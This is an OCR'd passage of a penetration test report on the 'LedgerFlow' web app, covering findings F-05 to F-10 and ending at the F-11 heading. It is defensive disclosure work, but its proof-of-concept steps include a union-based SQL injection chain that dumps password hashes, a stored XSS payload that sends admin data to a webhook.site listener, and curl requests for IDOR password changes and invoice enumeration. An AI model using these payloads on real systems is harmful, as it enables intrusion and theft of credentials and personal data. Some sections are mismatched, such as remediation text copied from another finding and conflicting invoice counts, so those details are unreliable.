
F-05: Broken Access Control – Unauthorized Access to Cross Users Transactions Records


Broken Access Control – Unauthorized Access to Cross Users Transactions Records	Risk	CVSSv4
	High	7.1

Description	The customer /api/transactions/recent is used to return the only authenticated users own recent transactions data. But however this endpoint returns the all transactions of every users across every account on the platform including their account details, user_id, transaction name, references id, status, type, merchant names. The issue indicate that the server does not check authorization whether the user is authorized to access the other user's data.
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com
Impact	Successful exploitation allows an authenticated low-privileged customer to access to the transactions records. • View transaction information belonging to other users including their account details, merchant name, user id. • Financial profiling of all platform users is possible by any registered customer which increased the social engineering attack surfaces. •
Remediation	• Implement that the authenticated users only access their own transaction records not other users • Scope all queries in /api/transactions/recent to WHERE account_id IN (SELECT id FROM accounts WHERE user_id = <authenticated_user_id>).
Prerequisite	A valid authenticated session with the "customer" role.
Likelihood	High – Any registered user can exploit this with a single HTTP GET request.
Port Affected	443/TCP (HTTPS)
System Affected	https://flow.rezydev.com/api/transactions/recent
Reference	A01:2025 – Broken Access Control MITRE CWE - 639
Tools Used	curl, Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)
1. Login and save the session cookie: curl -s -c cookies.txt -X POST https://flow.rezydev.com/api/auth/login -H "Content-Type: application/json" -d '{"email":"tester@test.com","password":"tester123"}' 2. Confirm role is "customer": curl -s https://flow.rezydev.com/api/auth/me -b cookies.txt 3. Access the admin risk endpoint: curl -s https://flow.rezydev.com/api/transactions/recent -b cookies.txt 4. Observe HTTP 200 response the application returned all transaction records including account details, user id, merchant names, transaction status and transaction related info.

Supporting Evidence:





F-06: Union-Based SQL Injection in Transactions Search Parameter Leading to Entire Database Dump


Union-Based SQL Injection in Transactions Search Parameter Leading to Entire Database Dump	Risk	CVSSv4
	High	7.1
Description	The customer /api/transactions endpoint accepts a q search parameter which takes search input and interpolate it directly into a SQLite SQL query without parameterization or sanitization. Injecting a single quote trigger the internal server error which is later followed by closing parenthesis and sql comment (q=') --) breaks query syntax confirming SQL injection. Union-Based injection was developed to enumerate the database schema, via sqlite_master and PRAGMA_table_info() and dump the entire user table exposing email, password hashes, roles, id, login timestamp, status, phone numbers and account created	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com	
Impact	• Successful exploitation allows the attacker to enumerate database schema, tables, columns, rows records and dump entire database . • Retrieve the user account information and other sensitive information. • Disclosure ot sensitive information increases the risk of credentials dump, account takeover, privilege escalation, identity theft and targeted phishing attacks.	
Remediation	• Validate and sanitize all user-supplied input on the server side. reject the dangerous character like ‘, ”, ;, --, ‘),‘)),-- - • Use parameterized (prepared) statements for all database interactions. • Implement Web Application Firewall (WAF) as an additional layer of defense against SQL injection attacks	
Prerequisite	A valid authenticated session with the "customer" role.	
Likelihood	High – Any registered user can exploit this with HTTP GET request.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com/transactions?q=	
Reference	A05: 2025 - Injection OWASP SQL Injection Prevention Cheat Sheet	
Tools Used	Browser DevTools	

CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)

1. Login as customer-role user and confirm the SQL injection in transactions q parameter injecting single quote which trigger internal server error later followed by as /api/transactions?q=')-- - server error disappear which confirms SQL injection.
2. Enumerate the Column numbers as q=') ORDER BY 10 -- -
3. Enumerate the all tables from sqlite_master using payload q=') UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,group_concat(tbl_name) FROM sqlite_master WHERE type='table'-- -
4. Extract the users table column name using payload as q=') UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL, group_concat(name) FROM PRAGMA_table_info('users')-- -
5. Dump the users table using payload q=') UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,(SELECT group_concat(id || ' | ' || email || ' | ' || password_hash || ' | ' || first_name || ' | ' || last_name || ' | ' || phone || ' | ' || role || '| ' || status || '| '|| created_at || ' | ' || last_login, char(10)) FROM users),NULL,NULL-- -
6. Observe the response, full users table returned in the response with credential and PII for every account in database.

Supporting Evidence:




F-07: Admin Account Take Over Via User Table Disclosure & Password Hash Extraction


Admin Account Take Over Via User Table Disclosure and Password Hash Extraction	Risk	CVSSv4
	High	8.7
Description	The api/transaction endpoint is vulnerable to SQL injection through q parameter. This vulnerability allows to dump the database including the users table. Dumping the users table, disclose the admin account password hash. The hash was subjected to an authorized offilne dictionary attack using the manually constructed password wordlist. The admin password was successfully recovered after 33 attempts. The recovered credentials enabled admin admin authentication resulting in full admin account takeover.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com	
Impact	• Unauthorized access to sensitive database information through SQL injection. • Disclosure of user authentication data, including administrator password hashes. • Offline password recovery ead to complete takeover of the affected admin account and others user account. • Compromised admin access allows unauthorized access to privileged data and modification of application resources.	
Remediation	• Validate and sanitize all user-supplied input on the server side. reject the dangerous character like ‘, ”, ;, --, ‘),‘)),-- - • Use parameterized (prepared) statements for all database interactions. • Implement Web Application Firewall (WAF) as an additional layer of defense against SQL injection attacks	
Prerequisite	A valid authenticated session with the "customer" role.	
Likelihood	High – Any registered user can exploit this with HTTP GET request.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com/transactions?q=	
Reference	A05: 2025 - Injection OWASP SQL Injection Prevention Cheat Sheet	
Tools Used	Browser DevTools, Python	
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N	


Steps To Reproduction / Proof of Concept (PoC)

- Login into the application as authenticated valid user.
- Repeat the step of 1 to 5 from F-03 findings.
- Identify the admin account with email samantha.long@example.com and password hash as: scrypt:32768:8:1$<REDACTED>$<REDACTED>
- The disclosed password hash was identified as a Werkzeug scrypt hash: scrypt:32768:8:1$<REDACTED>$<REDACTED>
- Write a python code to extract the password from hash and start a offiline dictionary attack against the constructed common password wordlist.
- The admin password was successfully recovered from the scrypt hash, login into admin account to confirm admin access.

Supporting Evidence:







F-08: Stored Blind Cross-Site Scripting (XSS) in Support Tickets Leading to Admin Account Info Exfiltration

Stored Blind Cross-Site Scripting (XSS) in Support Tickets Leading to Admin Account Info Exfiltration	**Risk**	**CVSSv4**
	High	7.0
Description	The support tickets (/api/support/tickets) endpoint and reply endpoint (/api/support/tickets/{id}/reply) accept HTML content in the subject, message, and reply fields without sanitization or output encoding. Malicious scripts stored via these endpoints are persisted in the database, the XSS payload execute in the admin support panel and return the admin account information. During testing, an XSS payload successfully captured admin user data (email: samantha.long@example.com, role: Admin) via a webhook when an admin viewed the support panel.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com	
Impact	• Execution of arbitrary JavaScript in admin browser sessions when support tickets are viewed. • Session data exfiltration during testing, admin identity data (email, role, user ID) was captured via a webhook callback triggered by the XSS payload. • Enables admin-context API calls: the attacker's script can call any endpoint with admin credentials silently.	
Remediation	• Validate and sanitize all user input on the server-side using HTML sanitization library, removing or neutralizing dangerous HTML tags, JavaScript event handlers. • mplement a strict Content Security Policy (CSP) header to prevent inline script execution and restrict fetch() origins.	
Prerequisite	A valid authenticated session with the "customer" role. An admin user must view admin support panel for payload to execute.	
Likelihood	High – Support tickets are a core workflow, admin review is routine.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com	
Reference	A05:2025 – Injection OWASP Cross Site Scripting Prevention CheatSheet	
Tools Used	Curl, Browser DevTools	
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:H/VI:L/VA:N/SC:N/SI:N/SA:N	

Steps To Reproduction / Proof of Concept (PoC)

- Login as a customer-role user and save cookie as cookies.txt. Obtain a webhook listener URL from https://webhook.site.
- Submit a new support ticket with an XSS payload in the message field:
- curl -s -X POST https://flow.rezydev.com/api/support/tickets -H "Content-Type: application/json" -b cookies.txt -d '{"subject":"Urgent Issue","message":"<img src=x onerror=\"fetch('/api/auth/me', {credentials:'include'}).then(r=>r.json()).then(d=>fetch('https://webhook.site/<your-id>?d='+btoa(JSON.stringify(d))))\">" ,"category":"account","priority":"urgent"}'
- Also inject into an admin-assigned existing ticket using the Write IDOR (F9):
- curl -s -X POST https://flow.rezydev.com/api/support/tickets/8/reply -H "Content-Type: application/json" -b cookies.txt -d '{"message":"<img src=x onerror=\"fetch('/api/auth/me', {credentials:'include'}).then(r=>r.json()).then(d=>fetch('https://webhook.site/<your-id>?admin='+btoa(JSON.stringify(d))))\">" }'
- Monitor the webhook listener. When an admin views the support panel, the payload fires and their identity data appears in the webhook confirmed during testing: {“email”:”samantha.long@example.com”,”id”:13,”role”:”Admin”}.

F-09: IDOR in Password Change Functionality Leading to Account Takeover

IDOR in Password Change Functionality Leading to Account Takeover	Risk	CVSSv4
	High	8.7
Description	The /api/auth/change-password endpoint accepts an optional user_id parameter in the request body. When provided, the server changes the password of the specified user rather than the authenticated user, verifying only against the current_password field supplied by the attacker (not the target's actual password). This allows an authenticated customer to overwrite the password of any known-password account including admin accounts.	
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – All users accounts	
Impact	• Full account takeover of any user account whose current password is known or guessable. • User account having user ID 270 passwords successfully changed during testing. • A chained attack combining F1 (audit log enumeration of user IDs) with enables targeted admin account takeover. • Irreversible damage to affected users' accounts without detection if session-invalidation is not triggered.	
Remediation	• Validate and sanitize all user input on the server-side using HTML sanitization library, removing or neutralizing dangerous HTML tags, JavaScript event handlers. • Implement a strict Content Security Policy (CSP) header to prevent inline script execution and restrict fetch() origins.	
Prerequisite	A valid authenticated session with the "customer" role. Knowledge of the target account's current password (obtainable from default/weak passwords or prior compromise).	
Likelihood	High – Exploitable against any account with a known current password.	
Port Affected	443/TCP (HTTPS)	
System Affected	https://flow.rezydev.com	
Reference	A01:2025 - Broken Access Control CWE - 639	
Tools Used	Curl, Browser DevTools	
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N	

Steps To Reproduction / Proof of Concept (PoC)
1. Login as a customer-role user and capture session cookie. Save as cookie.txt Note your user ID from /api/auth/me (e.g. id: 97). 2. Identify a target user ID from the admin audit log exposed via (e.g. user_id: 1). 3. Send the following request with the target user_id: 4. curl -s -X POST https://flow.rezydev.com/api/auth/change-password -H "Content-Type: application/json" -b cookies.txt -d '{"user_id":4,"current_password":"TestPass123!","new_password":"Hacked123!"}' 5. Observe HTTP 200: {"status":"ok"} return the successfully password has changed. 6. Confirm: attempt to login with the new password against the account email to complete the takeover.

Supporting Evidence:




F-10: IDOR – Cross-User Financial Record Exposure via Sequential Invoice ID Enumeration


IDOR – Cross-User Financial Record Exposure via Sequential Invoice ID Enumeration	**Risk**	**CVSSv4**
	High	7.1

Description	The /api/invoices/{id} endpoint does not verify that the requested invoice belongs to the authenticated user. Invoice IDs are sequential integers. Any authenticated customer can request arbitrary invoice IDs (1 through 28 confirmed) and receive full invoice records including amounts, invoice numbers, payment statuses, dates, and associated account information belonging to other users. No authorization check is enforced.
Application Affected	LedgerFlow Web Application – https://flow.rezydev.com – All users invoices.
Impact	• Full read access to invoice records of every other platform customer (28 invoices confirmed during testing). • Exposure of financial transaction amounts, payment statuses, and account-linked invoice references. • Violation of financial data confidentiality obligations and PCI-DSS data-protection requirements. • Enables targeted fraud or impersonation by revealing payment relationships and financial details.
Remediation	• Add an ownership check to /api/invoices/{id}: verify that invoices.user_id = authenticated_user_id before returning data. • Use non-sequential, unguessable UUIDs for invoice IDs to reduce discoverability even if the access check is missing. • Return HTTP 403 (not 404) to prevent confirming whether a resource exists for other users.
Prerequisite	A valid authenticated session with the "customer" role.
Likelihood	High – Sequential integer IDs make enumeration trivial.
Port Affected	443/TCP (HTTPS)
System Affected	https://flow.rezydev.com
Reference	A05: 2025 - Injection OWASP SQL Injection Prevention Cheat Sheet
Tools Used	Curl, Browser DevTools
CVSSv4 Metrics	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

Steps To Reproduction / Proof of Concept (PoC)
1. Login as a customer-role user with a newly registered account (zero invoices) and capture session cookie. 2. Confirm the account has no invoices: curl -s https://flow.rezydev.com/api/invoices/ -b cookies.txt → empty list. 3. Probe sequential invoice IDs: curl -s https://flow.rezydev.com/api/invoices/1 -b cookies.txt 4. Observe HTTP 200 with full invoice data belonging to a different user. Repeat for IDs 2–228, all return HTTP 200 with full invoices details data. 5. Confirm the account_id in the response does not belong to the authenticated user data is from other customers.

Supporting Evidence:






F-11: IDOR - Unauthorized Support Ticket Manipulation via Missing Object-Level Authorization

